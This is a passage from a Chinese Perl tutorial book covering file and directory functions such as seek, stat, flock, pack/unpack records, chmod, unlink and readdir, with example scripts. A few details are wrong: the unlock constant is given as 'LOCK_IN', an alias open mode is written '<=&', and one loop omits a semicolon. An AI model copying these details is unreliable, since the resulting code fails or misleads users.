经常在由大小相同的记录构成的文件中使用 `seek`。通过使用 `seek`，可以访问这样的文件中的任何记录（这个过程称为随机访问和顺序访问相反，在顺序访问中，为了得到希望的特定记录，必须读取每一条前面的记录）。为支持固定大小的记录，可以使用类似 `pack`、`vec` 和 `unpack` 这样的 Perl 函数。参见本章后面的 13.2.28 节“使用固定长度的记录进行随机访问”，以了解更多信息。注意，如果为了追加而打开了文件，则文件中的当前位置将设置为文件的末尾，而且不能用 `seek` 移动到那个位置之前。

### 13.2.13 tell：得到文件中的当前位置

现在，你可以设置文件中读取或者写入操作的当前位置，如何检查那个位置？使用 `tell` 即可。

`tell` 函数返回文件中的当前位置：

```
tell FILEHANDLE
tell
```

如果忽略了 `FILEHANDLE`，则 `tell` 使用上一次读取操作的目标文件。

下面的例子使用 `seek` 函数设置文件中的当前位置，并用 `tell` 打印那个位置：

```
open (FILEHANDLE, "<file.txt") or die "Cannot open file.txt";
seek FILEHANDLE, 12, 0;
print tell FILEHANDLE;
close (FILEHANDLE);

12
```

如果也包含了 `IO::Seekable` 模块，则可以用 IO 模块中的 `tell` 方法达到相同的目的：

```
use IO::File;
use IO::Seekable;
$filehandle = new IO::File;
$filehandle->open("<file.txt") or die "Cannot open file.txt";
$filehandle->seek(12, 0);
```



```
print $filehandle->tell;
$filehandle->close;
```

12

### 13.2.14 stat: 得到文件状态

在 C 语言中，可以用多种方式得到有关文件的信息。在 Perl 中也一样，可以使用 stat 函数。

可以用 stat 函数了解文件的状态：

```
stat FILEHANDLE
stat EXPR
stat
```

这个函数返回由 13 个元素构成的列表，它们说明了用 FILEHANDLE 规定的文件状态或者用 EXPR 规定的名称所对应的文件状态。如果忽略了文件句柄或者表达式，则这个函数使用\$\_。

下面就是 stat 所返回列表中的元素（注意，时间是从新纪元开始计算的，在 Unix 上就是 1/1/1970，而且在各种操作系统上并不是支持所有的元素）：

- ◆ 0 dev——文件系统的设备号
- ◆ 1 ino——信息节点编号（Unix 文件系统存储定位器）
- ◆ 2 mode——文件模式
- ◆ 3 nlink——到文件的硬链接数量
- ◆ 4 uid——文件所有者的用户 ID
- ◆ 5 gid——文件所有者的组 ID
- ◆ 6 rdev——特殊文件的设备标识符
- ◆ 7 size——文件的大小，单位是字节
- ◆ 8 atime——上一次访问的时间
- ◆ 9 mtime——上一次修改的时间
- ◆ 10 ctime——上一次信息节点修改的时间
- ◆ 11 blksize——标准文件系统输入/输出的首选块大小
- ◆ 12 blocks——为这个文件所分配的块数量

下面的例子使用 stat 显示文件大小：

```
$filename = 'file.txt';
($dev, $ino, $mode, $nlink, $uid, $gid, $rdev, $size, $atime,
 $mtime, $ctime, $blksize, $blocks) = stat($filename);
print "$filename is $size bytes long.";

file.txt is 20 bytes long.
```

也可以在打开的文件句柄上使用 `stat`:

```
$filename = 'file.txt';
open FILEHANDLE, "<$filename";
($dev, $ino, $mode, $nlink, $uid, $gid, $rdev, $size, $atime,
    $mtime, $ctime, $blksize, $blocks) = stat(FILEHANDLE);
print "$filename is $size bytes long.";

file.txt is 20 bytes long.
```

而且，可以在 `IO` 模块中对文件句柄对象使用 `stat`:

```
use IO::File;
$filename = 'file.txt';
$filehandle = new IO::File;
$filehandle->open("<$filename") or die "Cannot open $filename";
($dev, $ino, $mode, $nlink, $uid, $gid, $rdev, $size, $atime,
    $mtime, $ctime, $blksize, $blocks) = $filehandle->stat;
print "$filename is $size bytes long.";

file.txt is 20 bytes long.
```

如果作为文件句柄向 `stat` 传递下划线，则它返回上一次 `stat` 的列表或者所执行文件测试的列表。

相关解决方案参见 4.2.12 节“使用文件测试运算符”。

### 13.2.15 POSIX：文件函数

国家标准和技术委员会的计算机系统实验室（NIST/CSL）和其他组织创建了计算机环境的可移植操作系统接口（POSIX）标准。POSIX 是标准化的类似 C 函数的大型库，它覆盖了从基本算术运算到高级文件处理的标准编程操作。

Perl POSIX 模块使得可以访问几乎所有标准 POSIX 1003.1 标识符（大约 250 个函数），其中的许多函数和文件处理有关。这些函数和本章中介绍的其余函数并不是以相同的方式内置在 Perl 中的，但因为 Perl 为程序员所提供的不仅仅是那些内置函数，我们将在这里介绍这些函数。通过使用 `use` 语句，可以将 POSIX 模块添加到程序上：

```
use POSIX;                #Add the whole POSIX library
use POSIX qw(FUNCTION);   #Use a selected function.
```

例如，可以像这样使用 POSIX `fstat` 函数来得到文件 `file.txt` 的状态，并显示其大小（注意，POSIX 函数使用文件描述符，而不是文件句柄）：

```
use POSIX;
$filename = 'file.txt';
$descrip = POSIX::open($filename, POSIX::O_RDONLY);
($dev, $ino, $mode, $nlink, $uid, $gid, $rdev, $size, $atime,
    $mtime, $ctime, $blksize, $blocks) = POSIX::fstat($descrip);
```



```
print "$filename is $size bytes long.";
file.txt is 20 bytes long.
```

相关解决方案参见 11.2.22 节“POSIX 函数”。

### 13.2.16 select: 设置默认输出文件句柄

为了使某个文件句柄成为默认文件句柄，可以使用 `select` 函数。可以使用这个函数来得到或者设置当前默认输出句柄：

```
select FILEHANDLE    #Sets the default file handle
select              #Gets the default file handle
```

当文件句柄是默认值时，使用文件句柄的所有操作都将使用默认文件句柄，除非规定了另外的文件句柄。

下面的例子选择了一个文件句柄，并使它成为默认输出通道，这强迫后面的 `print` 操作打印到那个文件句柄：

```
open (FILEHANDLE, ">hello.txt")
    or die ("Cannot open hello.txt");
select FILEHANDLE;
print "Hello!";
close (FILEHANDLE);

Hello!
```

注意，当使用 IO 模块时，要规定使用什么文件句柄对象（例如：`filehandle->print`），所以 `select` 在 IO 模块中的工作方式是不一样的。虽然如此，可以使用 `IO::Select` 模块，其中包含的方法允许查看什么 IO 句柄可供读取或者写入，哪一个有未处理的错误条件。

### 13.2.17 eof: 测试文件尾

当出现问题时，你正在从文件中读取数据，现在读取到达了文件尾。实际上，可以用 `eof` 函数来测试是否达到了文件尾。

可以使用 `eof` 函数在读取文件内容的时候测试是否达到了文件尾：

```
eof FILEHANDLE
eof ()
eof
```

如果处于 `FILEHANDLE` 所指定文件的末尾（或者没有打开 `FILEHANDLE`），则这个函数返回真（在这种情况下就是 1）。如果使用 `eof`，而没有任何参数，则这个函数使用上一次读取的文件。

下面的例子用逐个字节的方式从文件中读取数据，直至文件结束：

```
open (FILEHANDLE, "<file.txt") or die "Cannot open file.txt";
```



```
$text = "";
until (eof FILEHANDLE) {
    read (FILEHANDLE, $newtext, 1)
    $text .= $newtext;
}
print $text;

Here's
a
file!
```

可以在 IO 模块中用相同的方式使用 `eof` 方法，当然，不用传递任何文件句柄，因为和其他 IO 模块方法一样，`eof` 这种方法已经规定了文件句柄对象。下面的例子说明如何在 IO 模块中使用 `eof`：

```
use IO::File;
$filehandle = new IO::File;
$filehandle->open("<file.txt") or die "Could not open file.txt";
$text = "";
until ($filehandle->eof) {
    $filehandle->read($newtext, 1);
    $text .= $newtext;
}
print $text;
$filehandle->close;

Here's
a
file!
```

也可以使用带有空括号的 `eof` 函数以及 `while(<>)` 结构来从命令行中读取。现在，看下面的例子，它在命令行上传递文件名，打印那个文件的内容（“Here is the text!”），并在打印文件时，追加文本“**And that's it!**”：

```
while (<>) {
    print;
    if (eof()) {
        print "And that's it!";
    }
}

Here is the text!
And that's it!
```

注意，因为 Perl 中的文件处理函数非常适合于在循环中使用（即当出现错误，或者没有更多可读取数据时，它们将返回 `undef`），因此几乎不需要使用 `eof`。

### 13.2.18 flock：锁定文件以进行独占访问

每次你使用数据库文件时，可能有人也同时打开了文件，并在你修改文件的时候也进行

修改。你总是不知道发生了什么事情。这种情况下应该锁定文件，然后就只有你可以使用它了。

可以使用 `flock` 函数来锁定 `FILEHANDLE` 指定的文件：

```
flock FILEHANDLE, OPERATION
```

锁定文件会限制其他进程访问文件。注意，锁定在 Unix 上是一种建议，而在类似 Windows NT 这样的操作系统上，锁定是强制的。下面就是 `OPERATION` 的可能值（为使用这些常量的符号名称，必须用 `'use Fcntl'` 包含 `Fcntl` 模块）：

- ◆ `LOCK_SH`——共享文件（=1）
- ◆ `LOCK_EX`——独占式使用文件（=2）
- ◆ `LOCK_NB`——使用 `LOCK_SH` 或者 `LOCK_EX` 进行非阻塞访问（也就是说，`flock` 在检查锁定生效之前立即返回）（=4）
- ◆ `LOCK_IN`——解除文件锁定（=8）

如果成功，则这个函数返回真，否则，返回假。

注意，尽管在 Unix 中文件锁定是建议性的，Perl 并不会对已经锁定的文件提供独占锁定。因此，如果不能对文件进行独占锁定，则就可以知道是否已经锁定了文件，而且在确保已经释放文件之前必须等待。

锁定数据文件对于 CGI 脚本是非常重要的，因为在使用文件来处理某个用户时，另一个用户可能浏览相同的脚本，并希望使用相同的文件。由于那个原因，当我们开始编写 CGI 脚本时，会看见更多的 `flock`。

### 13.2.19 删除或者添加回车——从DOS到Unix和从Unix到DOS

你在便携机上编写和上传的文件带来了许多麻烦，这都是因为那些回车，便携机使用了 Windows，所用的文本编辑加入了回车换行组合，而不是新行。这是很常见的问题，你所需要的就是一个脚本根据实际需要删除或者添加回车。

研究下面的 Perl 脚本 `remover.pl`；当把文件从 MS-DOS 上传到 Unix 计算机上时，这个脚本可以删除回车（可以在 MS-DOS 或者 Unix 计算机上运行这段脚本）：

```
$infile = $ARGV[0];
$outfile = $ARGV[1];
open (INFILEHANDLE, "<$infile") or die ("Cannot open file.");
open (OUTFILEHANDLE, ">$outfile") or die ("Cannot open file.");
binmode OUTFILEHANDLE;
while (defined($line = <INFILEHANDLE>)) {
    $line =~ s/\r//g;
    print OUTFILEHANDLE $line;
}
close INFILEHANDLE;
```

```
close OUTFILEHANDLE;
```

可以像这样使用 **remover**:

```
%perl remover from_file_name to_file_name
```

下面的脚本 **adder.pl** 执行相反的操作, 当将文件从 Unix 移动到 DOS 时, 将新行转换为回车换行组合:

```
$infile = $ARGV[0];
$outfile = $ARGV[1];
open (INFILEHANDLE, "<$infile") or die ("Cannot open file.");
open (OUTFILEHANDLE, ">$outfile") or die ("Cannot open file.");
binmode OUTFILEHANDLE;
while (defined($line = <INFILEHANDLE>)) {
    $line =~ s/\n/\r\n/g;
    print OUTFILEHANDLE $line;
}
close INFILEHANDLE;
close OUTFILEHANDLE;
```

可以像这样使用 **adder.pl**:

```
%perl adder from_file_name to_file_name
```

实际上, 通过使用 Perl v5.6.0 中引入的两个参数形式的 **binmode**, 可以使得这些程序更简单; 下面的这段代码改写了 **remover.pl**:

```
$infile = $ARGV[0];
$outfile = $ARGV[1];
open (INFILEHANDLE, "<$infile") or die ("Cannot open file.");
open (OUTFILEHANDLE, ">$outfile") or die ("Cannot open file.");
binmode INFILEHANDLE, ":crlf";
binmode OUTFILEHANDLE, ":raw";
while (defined($line = <INFILEHANDLE>)) {
    print OUTFILEHANDLE $line;
}
close INFILEHANDLE;
close OUTFILEHANDLE;
```

下面是改写 **adder.pl** 的方法:

```
$infile = $ARGV[0];
$outfile = $ARGV[1];
open (INFILEHANDLE, "<$infile") or die ("Cannot open file.");
open (OUTFILEHANDLE, ">$outfile") or die ("Cannot open file.");
binmode INFILEHANDLE, ":raw";
binmode OUTFILEHANDLE, ":crlf";
while (defined($line = <INFILEHANDLE>)) {
    print OUTFILEHANDLE $line;
}
```



```
}  
close INFILEHANDLE;  
close OUTFILEHANDLE;
```

### 13.2.20 在程序代码中存储文件

你喜欢处理文件，但不喜欢细节，比如说打开和关闭它们。这种情况下，可以在 Perl 的程序内部使用文件。

Perl 有两个特殊记号 `__DATA__` 和 `__END__`，可以用它们在代码文件中存储数据。当使用这些记号时，Perl 不会认为它们之后的内容是代码；它仅仅假设后面的内容是数据。但如果从隐含文件句柄 `DATA` 中读取，则可以读取那个数据以作为程序的输入。

考虑这个例子：注意这里的 `DATA` 如何作为文件句柄使用，读取程序中从 `__DATA__` 记号处开始的数据：

```
while (<DATA>) {  
    print;  
}  
__DATA__  
Here  
is  
the  
text!  
  
Here  
is  
the  
text!
```

而且，可以用相同的方式使用 `__END__`：

```
while (<DATA>) {  
    print;  
}  
__END__  
Here  
is  
the  
text!  
  
Here  
is  
the  
text!
```

### 13.2.21 统计文件中的行数

你可以使用 `stat` 了解文件的大小，但并不是自己所需要的，你需要文件中的行数。可以用一段简单的代码达到这个目的。

为了统计文件中的行数，可以逐行读取整个文件，并像这样统计行数：

```
$number_lines = 0;
open(FILEHANDLE, "file.txt") or die "Can not open file.txt";
while (<FILEHANDLE>) {
    ++$number_lines;
}
close FILEHANDLE;
print "The number of lines in file.txt = $number_lines.";

The number of lines in file.txt = 11.
```

然而，除了短小的文件之外，仅仅为了统计行数而逐行读取整个文件的效率是很低下的。更好的方法是使用 `tr///` 返回文件中新行的数量，并以块的方式读取文件。下面的例子使用 1000 个字节大小的块，但块的大小是可增加的：

```
$number_lines = 0;
open(FILEHANDLE, "file.txt") or die "Can not open file.txt";
$number_lines += tr/\n/\n/ while (read FILEHANDLE, $_, 1000);
close FILEHANDLE;
print "The number of lines in file.txt = $number_lines.";

The number of lines in file.txt = 11.
```

注意，这段代码假设文件以新行结束。它也可以处理 MS-DOS 文件。

### 13.2.22 向子程序传递文件句柄

你有一个可以打印数据的子程序，要向它传递文件句柄，实际上，可以用多种方法将文件句柄传递给子程序。

在 Perl 中，文件句柄并不是标准变量。它们没有任何前缀反引用符号，这在多数情况下不会有问题。然而，当正在处理的数据项类型很重要时，例如当把那个数据项传递给子程序，而 Perl 需要知道有关那个数据项的更多信息的时候（例如，它是列表还是标量），就会出现这个问题。这意味着不能像这样仅仅将文件句柄传递给子程序：

```
sub printem
{
    my $file = shift;
    while (<$file>) {
        print;
    }
}
open FILEHANDLE, "<file.txt" or die "Can not open file";
printem FILEHANDLE;

Can't locate object method "printem" via package "IO::Handle" at c.pl
line 12.
```

相反，需要将文件句柄的 `typeglob` 传递给子程序，而 Perl 将根据使用它的上下文而知道你正在使用文件句柄（例如，当企图从中读取数据的时候）。那种方法和下面的例子类似：

```
sub printem
{
    my $file = shift;
    while (<$file>) {
        print;
    }
}
open FILEHANDLE, "<file.txt" or die "Can not open file";
printem *FILEHANDLE;

Here's
the
text!
```

然而，更好的方法是传递 `typeglob` 的引用，因为可以使用附注 `use strict 'refs'`（这阻碍了符号引用）。Perl 将自动破解引用，所以可以像这样：

```
sub printem
{
    my $file = shift;
    while (<$file>) {
        print;
    }
}
open FILEHANDLE, "<file.txt" or die "Can not open file";
printem \*FILEHANDLE;

Here's
the
text!
```

也可以像这样用新 `*FILEHANDLE{IO}` 语法传递文件句柄：

```
sub printem
{
    my $file = shift;
    while (<$file>) {
        print;
    }
}
open FILEHANDLE, "<file.txt" or die "Can not open file";
printem *FILEHANDLE{IO};

Here's
the
text!
```

然而，我个人所喜欢的传递文件句柄的方式是使用 `IO::FILE` 模块，并传递文件句柄对象，



这就非常明确地规定了类型：

```
use IO::File;
sub printem
{
    my $file = shift;
    while (<$file>) {
        print;
    }
}
$filehandle = new IO::File;
$filehandle->open("<file.txt") or die "Could not open file.txt";
printem $filehandle;

Here's
the
text!
```

相关解决方案参见 9.2.13 节“禁止符号引用”。

### 13.2.23 复制和重定向文件句柄

可以在 Perl 中复制和重定向文件句柄。下面的例子通过复制文件句柄的 `typeglob`，而明确地建立了文件句柄的副本：

```
open FILEHANDLE, "<file.txt" or die "Can not open file";
*FILEHANDLE2 = *FILEHANDLE;
while (<FILEHANDLE2>) {
    print;
}
```

也可以用这种方法使用 `open` 函数创建文件句柄的独立副本：

```
open FILEHANDLE, "<file.txt" or die "Can not open file";
open (FILEHANDLE2, "<&FILEHANDLE");
while (<FILEHANDLE2>) {
    print;
}
```

也可以像这样使用 `open` 来创建别名文件句柄：

```
open FILEHANDLE, "<file.txt" or die "Can not open file";
open (FILEHANDLE2, "<=&FILEHANDLE");
while (<FILEHANDLE2>) {
    print;
}
```

最后，下面的例子通过使用 `open` 函数将一个文件句柄重定向到另外一个；当使用 `FILEHANDLE` 时，它将从 `otherfile.txt` 中读取，而不是 `file.txt`：

```
open FILEHANDLE, "<file.txt" or die "Can not open file";
```

```
open FILEHANDLE2, "<otherfile.txt" or die "Can not open file";
open (FILEHANDLE, "<&FILEHANDLE2");
while (<FILEHANDLE>) {
    print;
}
```

### 13.2.24 创建临时文件名

你要存储一些数据的临时位置，因为你要存储大量数据。为存储数据而创建临时位置，可以用 IO 模块的 `tmp_file` 方法创建临时文件。`tmp_file` 方法非常强大，因为你不用担心会选择和现有文件名冲突的文件名。它将考虑这一点。

如果在程序运行时，需要处理许多数据，而不希望占据许多内存，则可以创建临时文件来存储数据。当关闭文件或者程序终止时，将自动删除这样的文件。

下面的例子创建了临时文件：

```
use IO::File;
use IO::Seekable;
$filehandle = IO::File->new_tmpfile()
or die "Can not make temporary file";
```

现在，可以向那个文件中写入：

```
$filehandle->print("Hello!");
```

为了读取发送到临时文件中的数据，必须重置文件中的当前位置；下面的代码将位置移动到文件头：

```
$filehandle->seek(0, 0);
```

现在，可以打印数据和关闭文件（这将删除文件）：

```
print <$filehandle>;
$filehandle->close;

Hello!
```

可以看到，使用临时文件提供了一种非常简单的方法，可以存储大量的数据。

### 13.2.25 就地编辑文件

你希望将文件中的文本全部转换为大写形式，但这意味着读取文件，进行转换，再次打开文件，向其中写入，等等。但实际上你可以就地编辑文件。

Perl 允许对文件进行就地改动，即直接修改文件，而没有必要明确读取其中的内容，然后再次写入。为就地编辑文件，要在 Perl 中使用 `-i` 开关；这个开关规定用 `<>` 结构处理的文件要进行就地编辑。

假设，例如文件 `file.txt` 中有这样多行文本：

```
Here
is
some
text.
```

这个例子将文本转换为大写形式。通过像这样用 `s///` 来处理每行文本就可以达到这个目的：

```
s/(.*)/uc($1)/ge;
```

为了解前面的代码如何对 `file.txt` 进行就地编辑，将那段代码加入在脚本文件 `capper` 中。现在，所需要的全部操作就是在命令行提示下运行这行命令：

```
%perl -i.old -p capper file.txt
```

前面的命令行会就地编辑 `file.txt`，并将其中的所有内容转换为大写字母：

```
HERE
IS
SOME
TEXT.
```

在这里用 `-i.old` 的形式使用了 `-i` 开关，这使得 Perl 在对 `file.txt` 进行就地编辑之前将 `file.txt` 复制到备份文件 `file.txt.old` 中。还要注意 `-p` 开关；这个开关使得 Perl 在脚本中使用 `while(<>)` 和 `print` 循环来将修改后的文本写入到文件中。

相关解决方案参见 1.2.8 节“运行代码：使用命令行开关”。

### 13.2.26 向文本文件中写入数组和从文本文件中读取数组

你必须将数组写入到文件中，而如何写入数组取决于数组。数组中的值越简单，则将它们发送到文件中和读取的过程就越简单。

下面的例子将一个简单数组写入到文本文件中，并读取这个数组。数组如下：

```
@a1 = (1, 2, 3);
```

为将这个数组写入到文件中，只需这样：

```
open FILEHANDLE, ">array.dat" or die "Can not open array.dat";
print FILEHANDLE "@a1";
close FILEHANDLE;
```

这段代码将数组作为一个字符串写入到文件 `array.dat` 中，并像这样用空格分开数组中的各个元素：`1 2 3`（注意，如果数组存储了包含空格的字符串，则必须选择别的字段定界符）。

可以像这样从文件中读取数组，下面的例子读取了字符串，并用空格划分为数组：

```
open FILEHANDLE2, "<array.dat" or die "Can not open array.dat";
```



```
@a2 = split(" ", <FILEHANDLE2>);
print "@a2";
close FILEHANDLE2;

1 2 3
```

对于简单数组来说，所需要的全部操作就是这些。在这种情况下，过程几乎和将数组写入到文件中，然后又从文件中读取数组一样简单。惟一的差别在于，必须将从文件读取的内容划分为数组。

注意，也可以使用 CPAN 的 Storable 模块中的 store 和 retrieve 函数来写入哈希表和数组：

```
use Storable;
@a = (1, 2, 3);
store(\@a, "array.dat");
@a2 = @{retrieve("array.dat")};
print $a2[1];

2
```

然而，注意，随着数据结构越来越高级，例如，多维数组、混合数字和字符串的数组，就必须定制文件处理，按照元素或者按行来划分数组元素。

### 13.2.27 向文本文件中读/写哈希表

你已经了解了如何简单地将数组写入到文件和将文件内容划分为列表，从文件中读取它们。如何处理哈希表呢？这取决于哈希表。

假设有下面的哈希表，并希望将它写入到文本文件中：

```
%hash = (
    meat => turkey,
    drink => tea,
    cheese => colby,
);
```

可以使用 print 函数将这个数组发送到文本文件中。然而，Perl 并不会像数组那样在双引号内字符串中插入哈希表（即 print "@array" 将打印 @array 中的元素，并用空格分开，而 print "%hash" 将仅仅作为单词打印 %hash），而且如果仅仅使用 print %hash，则哈希表中的键/值对将作为一个长长的字符串打印，而没有空格：drinkteacheesecolbymeatturkey。为避免出现这种情况，将 print 函数的字段定界符（存储在预定义变量 \$, 中）设置为空格，然后将哈希表打印到文件：

```
open FILEHANDLE, ">hash.dat" or die "Can not open hash.dat";
$, = " ";
print FILEHANDLE %hash;
close FILEHANDLE;
```

这段代码将哈希表的键/值对作为单个字符串写入到文件中，例如：

```
drink tea cheese colby meat turkey
```

为了将这个字符串读取到新哈希表`%hash2`中，可以用空格分开这个字符串，并将列表赋值给新哈希表（注意，如果哈希表中的键或值包含空格，则必须选择另外一个字段定界符）：

```
open FILEHANDLE2, "<hash.dat" or die "Can not open hash.dat";
%hash2 = split(" ", <FILEHANDLE2>);
close FILEHANDLE2;
```

而且，可以打印新哈希表来核实的确已经成功地恢复了哈希表中的数据：

```
foreach $key (keys %hash2) {
    print "$key => $hash2{$key}\n";
}

drink => tea
cheese => colby
meat => turkey
```

可以看到，几乎可以直接将哈希表写入到文本文件和从文本文件中读取哈希表。

也可以用 CPAN `Storable` 模块中的 `store` 和 `retrieve` 函数像这样将哈希表和数组存储在磁盘上：

```
use Storable;
%hash = (
    meat => turkey,
    drink => tea,
    cheese => colby,
);
store(\%hash, "hash.dat");
%hash2 = %{retrieve("hash.dat")};
print $hash2{drink};

tea
```

然而，随着数据结构要求越来越高级，例如，由哈希表构成的哈希表，或者由哈希表构成的数组，就必须定制文件处理，以适当的方式划分哈希表和存储哈希表。

### 13.2.28 使用固定长度的记录进行随机访问

现在需要对员工数据库程序进行彻底检查，希望可以用姓名、雇佣日期、解雇日期等等来存储每个员工的记录。怎样做呢？

在创建由记录构成的数据库时，最好使用相同长度的记录，这样可以便于访问那些记录。例如，如果希望访问记录 334，只需将每条记录的长度 `n`（可以用 `length` 函数找到记录的长度）乘以 333（也就是 `334-1`），然后使用 `seek` 函数将当前位置定位到那个位置。然后，就可以



简单地通过 `read` 函数读取 `n` 个字节来读取记录内容。

用这种方法来访问文件中的任何记录，而不需要读取所有以前的记录，就称为随机访问（在访问所需要记录之前，必须访问以前的所有记录，就称为顺序访问）。

随机访问的要点就在于每条记录的长度必须相等，这样可以轻松地找到任何记录（尽管一些随机访问技术将文件中每条记录的地址存储在查询表中）。在 Perl 中使得记录长度相等的简单方法就是使用 `pack` 函数将它们打包到字符串中。

---

**提示：**记住，Perl 中标量内保存的字符串的长度是可变的，并不是固定的，所以当从标量中读取字符串时，不要认为每个字符串的长度都是相等的。

---

下面的例子说明如何将数据打包到固定大小的记录中，将记录写入到文件，读取记录，然后解开。这个例子将人的姓名和时间（从 Unix 新纪元开始计算，单位为秒，由 `time` 函数返回）打包。通过 `pack` 可以将那个数据打包到字符串 `$s` 中：

```
$time = time;
$s = pack ("a8a8L", Mike, Flash, $time);
```

现在，将子串 `$s` 写入到文件，关闭文件，再次打开文件，并将那个字符串读取到 `$s2` 中：

```
open FILEHANDLE, ">file.dat" or die "Can not open file.dat";
print FILEHANDLE $s;
close FILEHANDLE;

open FILEHANDLE2, "<file.dat" or die "Can not open file.dat";
$s2 = <FILEHANDLE2>;
close FILEHANDLE2;
```

剩下的工作就是用 `unpack` 解开字符串，并显示恢复的值：

```
($first, $last, $time) = unpack ("a8a8L", $s2);
print "First name: $first\n";
print "Last name: $last\n";
print "Time: ", scalar localtime($time);

First name: Mike
Last name: Flash
Time: Sun Apr 11 22:28:09 2000
```

这就是所需要的全部操作。使用 `pack` 和 `unpack` 是在 Perl 中支持固定长度字符串的一种简单方法，它非常适合随机访问文件。

相关解决方案参见 11.2.21 节“`pack`：将值打包到字符串中”、11.2.33 节“`time`：得到自从 1970 年 1 月 1 日以来的秒数”和 11.2.37 节“`unpack`：从打包字符串中解开值”。

### 13.2.29 chmod：修改文件权限

每次你写入数据文件时，某人的程序就开始编辑其中的数据。解决方法是使你的文件具



有只读模式。

可以用 Perl `chmod` 函数来修改文件列表的保护或者权限模式（它的工作方式类似具有相同名称的 Unix 命令）：

```
chmod LIST
```

`LIST` 中的第 1 个元素必须是和 Unix 保护值对应的数字（不是字符串）模式，即诸如 0644 这样的 8 进制数字（不是诸如 '0644' 这样的字符串）；记住，在 Perl 中以 0 开始 8 进制数字。这个函数返回可以修改权限模式的文件个数。

---

**提示：**Unix 文件权限包含 3 个 8 进制数字，按照顺序对应文件所有者权限、相同用户组的其他人的权限、所有其他人的权限。在每个 8 进制数字中，4 表示读权限，2 表示写权限，1 表示执行权限。将这些值相加到一起，就可以设置权限设置中的各个数字；例如，权限 0600 表示仅仅文件的所有者才可以读取文件和向文件中写入。

---

研究 Unix 中的这个例子。这个例子用权限 0600 使用文件 `file.txt`，可以用 Unix `ls` 命令看到这一点：

```
%ls -l
-rw----- 1 user          1 Apr 28 11:51 file.txt
```

`ls` 输出中的最后 9 个位置分组为由 3 个字符构成的字段，它们和文件权限中的 3 个 8 进制数字对应，如果文件有读权限，则会出现 `r`，`w` 可以表示写权限，而 `x` 表示执行权限。

通过 Perl `chmod` 函数，可以在代码中像这样将这个文件的权限修改为 0644：

```
chmod 0644, 'file.txt';
```

现在，当你检查这个文件时，将看见新的权限：

```
%ls -l
-rw-r--r-- 1 user          1 Apr 28 11:51 file.txt
```

你的操作系统可能并不支持 8 进制权限模式。例如，Windows 仅仅支持 4 个权限：`A`（存档）、`R`（只读）、`H`（隐藏文件）和 `S`（系统文件）。可以通过执行 DOS `attrib` 命令或者 Win32 Perl 端口的 `Win32::File::GetAttributes` 和 `Win32::File::SetAttributes` 函数来设置这些权限。

### 13.2.30 glob：查找匹配的文件

你希望删除目录中的所有文件，最好首先进行检查。如何查看目录中的文件？可以使用 `glob` 函数。

使用 Perl `glob` 函数（在相同名称的 Unix 命令之后出现）来返回匹配 `EXPR` 中规定的文

件名：

```
glob EXPR
glob
```

在这里，**EXPR** 是希望以字符串形式匹配的文件说明，例如 `'*.pl'`。如果忽略了 **EXPR**，则 **glob** 使用 `$_` 中的值。例如，这行代码将显示当前目录中的文件名：

```
print join ("\n", glob ('*'));
```

**EXPR** 部分和任何普通的文件说明类似，所以在 Unix 系统上，它可以包含类似这个例子的路径：

```
print join ("\n", glob ('/home/steve/*'));
```

或者，在 DOS 环境下：

```
print join ("\n", glob ('C:/*'));
```

或者，如果并不喜欢 MS-DOS 路径中的反斜线，可以用这种方法转义反斜线：

```
print join ("\n", glob ('C:\\*'));
```

这里需要提示的是：通过在内部使用 **glob** 函数，Perl 允许像这样书写表达式，这可以打印具有扩展名 `.txt` 的文件名：

```
while (<*.txt>) {
    print;
}
```

### 13.2.31 rename：重命名文件

如何在代码中重命名文件？可以使用 **rename** 函数。

可以使用 **rename** 函数来重命名文件：

```
rename OLDFILENAME, NEWFILENAME
```

如果可以重命名文件，则这个函数返回真（在这个例子中，就是 1）；否则返回假。

### 13.2.32 unlink：删除文件

如何删除文件？如果仅仅是因为磁盘空间不够，要进行清理，可以使用 **unlink** 函数。

用 Perl **unlink** 函数可以删除文件或者多个文件，它仿真了具有相同名称的 Unix 命令：

```
unlink LIST
unlink
```

下面的例子删除了具有扩展名 `.old` 的全部文件：

```
print 'Deleted ' , unlink (<*.old>) , ' files.';

Deleted 98 files.
```

---

**提示：**Perl 甚至可以删除只读文件，在不首先修改文件权限的情况下，一般不可能从命令行上执行这个操作。

---

### 13.2.33 copy: 复制文件

你可以使用 Perl `unlink` 函数来删除文件，用 `rename` 函数来重命名文件等，但 Perl 没有 `copy` 函数。能否用一条命令来复制文件？可以使用 `File::Copy` 模块。

通过使用 `File::Copy` 模块，可以复制文件，因为这个模块包含了 `copy` 函数。下面的代码将 `file.txt` 复制到 `file2.txt` 中：

```
use File::Copy;
copy("file.txt","file2.txt");
```

---

**注意：**还有几个其他有用的 File 模块，例如 `File::Compare`、`File::Find` 和 `File::Path`。

---

### 13.2.34 opendir: 打开目录句柄

如何在 Perl 中使用目录句柄？可以使用 `opendir` 打开目录句柄，然后研究那个目录中的内容。

`opendir` 可以打开目录，并创建目录句柄，以和目录函数 `readdir`、`telldir`、`seekdir`、`rewinddir` 和 `closedir` 一起使用：

```
opendir DIRHANDLE, $EXPR
```

如果操作成功，则这个函数返回真，否则，返回假。

### 13.2.35 closedir: 关闭目录句柄

在 Perl 中使用 `opendir`（参见前面一个主题）而得到目录句柄，当不再继续使用句柄时，使用 `closedir` 关闭目录句柄：

```
closedir DIRHANDLE
```

如果操作成功，则这个函数返回真，否则，返回假。

### 13.2.36 readdir: 读取目录项

现在，你已经打开了一个目录句柄，能用它来干什么？可以做许多事情，如可以用 `readdir` 得到目录中的内容列表。



可以使用 `readdir` 函数来得到和 `DIRHANDLE` 相关的目录列表，例如：

```
readdir DIRHANDLE
```

下面的例子显示了当前目录中的文件名：

```
opendir(DIRECTORY, '.')
or die "Can't open current directory.";
print join (' ', readdir(DIRECTORY));
closedir DIRECTORY;

.., ..., T6.PL, Z.PL, P.PL, V.PL, W.PL
```

### 13.2.37 telldir: 得到目录位置

可以使用 `telldir` 得到目录中 `readdir` 的当前位置：

```
telldir DIRHANDLE
```

### 13.2.38 seekdir: 设置目录中的当前位置

`seekdir` 可以设置 `opendir` 所打开并由 `DIRHANDLE` 引用的目录中的当前位置：

```
seekdir DIRHANDLE, POS
```

`POS` 中的值必须是 `telldir` 所返回的值。

### 13.2.39 rewinddir: 将目录位置设置到开头

使用 `rewinddir` 函数将 `readdir` 的当前位置设置为 `DIRHANDLE` 所给定目录的开头：

```
rewinddir DIRHANDLE
```

### 13.2.40 chdir: 改变工作目录

你希望使用 `readdir` 来检查几个目录的内容。如何实现此目的？只需使用 `chdir` 来修改当前目录。

